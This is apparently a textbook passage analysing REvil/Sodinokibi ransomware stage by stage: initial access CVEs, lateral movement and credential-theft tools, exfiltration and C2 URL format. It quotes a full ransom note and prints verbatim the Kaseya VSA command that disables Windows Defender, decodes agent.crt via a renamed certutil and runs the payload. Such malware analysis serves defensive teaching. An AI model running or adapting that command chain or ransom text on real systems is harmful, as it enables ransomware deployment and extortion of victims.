
REvil Ransomware Attack Stage: Exploitation (Cont'd)

- Now, REvil exploits **OpenSSL** to encrypt files
- The ransomware allocates memory and drops the actual payload using functions such as "**CreateFileMappingW**" and "**MapViewOfFile**"
- Now, REvil exposes its ransom behavior by **changing the config files**, changing local firewall rules, **creating its own registry keys**, and adding its own values to the registry keys
- Attackers now automatically log into the victim's system with their own accounts, encrypt all the confidential files of the victim, and **display a ransom note**



```
---=== Welcome. Again. ===---

[-] Whats HapPen? [-]

Your files are encrypted, and currently unavailable. You can check it: all files on your system has extension s3q78.
By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER).

[+] What guarantees? [+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities - nobody will not cooperate with us. Its not in our interests.
To check the ability of returning files, You should go to our website. There you can decrypt one file for free. That is our guarantee.
If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the private key. In practice - time is much more valuable than money.

[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
  a) Download and install TOR browser from this site: https://torproject.org/
  b) Open our website: [redacted]

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
  a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
  b) Open our secondary website: http://decoder.re/4EBDEC7B48494964

Warning: secondary website can be blocked, thats why first variant much better and more available.

When you open our website, put the following data in the input form:
Key:

-----------------------------------------------------------------------------------------

!!! DANGER !!!
DON'T try to change files by yourself, DON'T use any third party software for restoring your data or antivirus solutions - its may entail damage of the private key and, as result, The Loss all data.
!!! !!! !!!
ONE MORE TIME: Its in your interests to get your files back. From our side, we (the best specialists) make everything for restoring, but please should not interfere.
!!! !!! !!!
```


REvil Ransomware Attack Stages: Lateral Movement / Defense Evasion and Discovery

Lateral Movement

- Attackers perform lateral movement in targeted attacks, in which they use **RDP** and **PsExec** tools for lateral movement

Defense Evasion and Discovery

- At this stage, attackers use network discovery tools such as **AdFind**, **SharpSploit**, **BloodHound**, and **NBTScan** to discover and infect other systems connected to the target network
- The following techniques are used by REvil for defense evasion:
  - **PC Hunter** and **Process Hacker** to identify and terminate services and processes related to antivirus products
  - **KillAV**, a custom malicious binary designed to uninstall antivirus products
  - **Safeboot** routine, which is triggered when "-smode" is supplied as an argument and creates various new variants with RunOnce registries to restart from or to Safemode and bypass security solutions
  - **DLL sideloading** to bypass detection by running as a legitimate file or process
  - **PowerShell commands** to compromise the supply chain and disable Windows Defender



REvil Ransomware Attack Stages: Credential Access and Exfiltration / Command and Control

Credential Access and Exfiltration

- Attackers use tools such as **SharpSploit**, an attack framework, along with the **mimikatz** module to gain credential access
- The gathered information is exfiltrated using different methods such as FTP transfer via **FileZilla** or using third-party synchronization tools such as **MegaSync**, **FreeFileSync**, and **Rclone**

Command and Control (C2)

- At this stage, the REvil ransomware sends a report and system information to the attackers' command and control server.
- This is performed by creating a pseudorandom URL based on the following fixed format:
  - `https://{Domain}/{String 1}/{String 2}/{random characters}.{String 3}`

Virus Analysis: REvil Ransomware

Source: *https://blog.qualys.com, https://www.trendmicro.com*

REvil, also known as Sodinokib, is dangerous ransomware associated with the GOLD SOUTHFIELD threat group that provides ransomware as a service (RaaS) for performing targeted attacks against multi-national companies. Attackers distribute this malware through supply-chain attacks (type of zero-day attacks), which requires the modification of code in third-party vendor software that is purchased by organizations according to their requirement. The threat group can also spread this malware via RDP servers, exploit kits, and backdoor software installation programs. REvil involves double extortion in its schemes, using stolen files to persuade its victims to pay a ransom. Attackers have performed bold attacks on popular public figures and organizations using REvil. The threat group exfiltrates critical information before encrypting it and threatens victims with the disclosure of their personal information on the dark web, underground forums, and blog sites.

REvil Ransomware Operation

Attackers perform DDoS attacks on the target and directly communicate with the victim's customers, business partners, and the media to force victims to pay a ransom. Further, attackers conduct auctions of the victim's data to pressurize the victim further. It is highly targeted ransomware, in which attackers use highly sophisticated tools and employ customized infection chains to perform targeted attacks.

REvil uses tools such as FileZilla to exfiltrate data and PsExec for the remote execution of the ransomware and its files. Other tools used by REvil include PC Hunter, AdFind, BloodHound, NBTScan, SharpSploit, third-party file sync tools, and Qakbot, which is a Trojan to deliver ransomware.

- Safeboot routine

Figure 7.125: Specific attack flow of REvil ransomware on Kaseya VSA servers

- **Initial Access**

  To gain initial access, attackers employ various techniques such as spam/spear-phishing emails with malicious attachments, RDP exploitation using valid accounts, compromised websites, and so on. These techniques allow attackers to download and execute malicious payloads on the victim machine using tools such as CertUtil and PowerShell.

Attackers also perform more targeted attacks using RDP and PsExec to gain complete control of the target network and deploy malicious payloads. A recent approach followed by attackers to perform supply-chain compromise is to install Sodinstall or Sodinokibi on the target systems.

For example, REvil threat actors previously used a Kaseya VSA zero-day vulnerability (CVE-2021-30116) to gain initial access to the Kaseya VSA server platform.

- **Download and Execution**

  The following are the common methods used by REvil to download and execute a malicious payload.

  - **CVE-2019-2725:** This method involves the remote code execution (RCE) of CertUtil or PowerShell to download and execute REvil.
  - **Malspam:** This method uses macros to download and execute REvil. Further, malspam includes an attachment (for example, a PDF file) that is used to download Qakbot and other components of the malware.
  - **Drive-by Compromise:** This method directly downloads REvil.
  - **CVE-2018-13379, CVE-2019-11510, and Valid Accounts:** This method uses RDP and PsExec to download and execute other components of the malware such as antivirus, exfiltration tools, and REvil.
  - **DLL Sideloading:** This method uses a legitimate executable such as MsMpeng.exe to load an REvil DLL that masquerades as a legitimate DLL such as MpSvc.dll, which is dropped via a customized installer such as SODINSTALL.
  - **CVE-2021-30116:** This method exploits a zero-day vulnerability against Kaseya VSA servers via Kaseya supply-chain compromise. It drops the payload to Kaseya's TempPath with the file name `agent.exe`. The VSA procedure used to deploy the encryptor was named "Kaseya VSA Agent Hot-fix." The Kaseya VSA Agent Hot-fix procedure runs the following command:

```
"C:\WINDOWS\system32\cmd.exe" /c ping 127.0.0.1 -n 4979 > nul &
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-
MpPreference -DisableRealtimeMonitoring $true -
DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true
-DisableScriptScanning $true -EnableControlledFolderAccess Disabled
-EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -
SubmitSamplesConsent NeverSend & copy /Y
C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM%
>> C:\Windows\cert.exe & C:\Windows\cert.exe -decode c:\\agent.crt
c:\\agent.exe & del /q /f c:\kworking\agent.crt C:\Windows\cert.exe
& c:\\agent.exe"
```

The above command also replaces `certutil.exe` with the environment variable `%SystemDrive%\cert.exe` and then decodes the `agent.crt` file to `agent.exe`, which then drops another payload to avoid detection.

```
agent.exe
d55f983c994caa160ec63a59f6b4250fe67fb3e8c43a388aec60a4a6978e9f1e
```

- **Exploitation**

  In this phase, the ransomware is dropped along with its components and executed on the target systems.

  For example, in the Kaseya supply-chain compromise, after dropping the payload, it removes previously used binaries such as **`agent.crt`** and **`certutil.exe`**. The decoded **`agent.exe`** comprises internal components such as **`SOFTIS`** and **`MODLIS`**, as shown in the screenshot.

